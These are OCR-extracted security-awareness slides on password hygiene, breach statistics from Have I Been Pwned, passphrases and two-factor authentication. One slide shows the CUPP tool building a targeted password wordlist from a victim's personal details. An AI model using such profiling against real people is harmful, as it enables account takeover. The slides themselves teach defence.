Д				ø	


Bad Password Hygiene

- Weak Passwords
  - Short, Guessable, Common
- Writing it down on the paper
  - Stick Notes, text files
- Sharing your password
  - With colleagues, friends, family

- Leet Speak
  - `weareeng1234 = w3@r3eng!@#$`
- Reuse
  - Work Email, Social Network, Personal Email
- Recycle
  - `ho@eng@2023`
  - `ho@eng@2024`

Passwords

Attacks – Building Wordlist



Terminal - fahad@Fahad: ~/cupp
File Edit View Terminal Tabs Help

```
  -l                  Download huge wordlists from repository
  -a                  Parse default usernames and passwords directly from
                      Alecto DB. Project Alecto uses purified databases of
                      Phenoelit and CIRT which were merged and enhanced
  -v, --version       Show the version of this program.
  -q, --quiet         Quiet mode (don't print banner)
fahad@Fahad:~/cupp$ python3 cupp.py -i

   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


You are using Modified and Improved Version of CUPP.
 [ Fahad Mustafa | https://github.com/lynxmk ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name:
```

Tools to build possible passwords based on few inputs:

- Name/Nick Name/DoB
- Partner Name/Nick Name/DoB
- Child name/Nick Name/DoB
- Pet’s name, Soccer
- Company Name
- Additional Keywords
  - Years,
- Leet Mode
  - a = @, s = $, Oo = Zero

Passwords

Password Reuse

Collection #1

In January 2019, a large collection of credential stuffing lists (combinations of email addresses and passwords used to hijack accounts on other services) was discovered being distributed on a popular hacking forum.

The data contained almost 2.7 billion records including 773 million unique email addresses alongside passwords those addresses had used on other breached services. Full details on the incident and how to search the breached passwords are provided in the blog post

The 773 Million Record "Collection #1" Data Breach.

Breach date: 7 January 2019


Date added to HIBP: 16 January 2019

Compromised accounts: 772,904,991

Compromised data: Email addresses, Passwords

Breach Database

haveibeennpwned



736	12,860,396,625	115,765	228,881,530
pwned websites	pwned accounts	pastes	paste accounts

Largest breaches

772,904,991	Collection #1 accounts
763,117,241	Verifications.io accounts
711,477,622	Onliner Spambot accounts
622,161,052	Data Enrichment Exposure From PDL Customer accounts
593,427,119	Exploit.In accounts
509,458,528	Facebook accounts
457,962,538	Anti Public Combo List accounts
393,430,309	River City Media Spam List accounts
359,420,698	MySpace accounts
268,765,495	Wattpad accounts

Recently added breaches

3,901,179	Kaneva accounts
4,563,166	Gemplex accounts
39,914	Movie Forums accounts
4,461,787	JoyGames accounts
23,209,732	RailYatri accounts
4,774,445	SoarGames accounts
4,999,001	Go Ninja accounts
5,412,603	Estante Virtual accounts
143,711	Bleach Anime Forum accounts
12,629,245	IndiHome accounts

Password Best Practices

Password /Pass Phrase

Choose a new password


Banana 21drive elephant sitting piano

A few words easy for you to remember

Password Best Practices

2 FA

- Enable 2FA for your important account
  - Enable Two-Factor Authentication
- In addition to password, onetime password OTP is required to login
- OTP
  - is sent via mobile, SMS
  - Is generated by hardware token
- Reduces the risk of
  - Account compromise via stolen/weak passwords



Google Authenticator

137 130

hikingfan@gmail.com

799 210

surfingfan@gmail.com

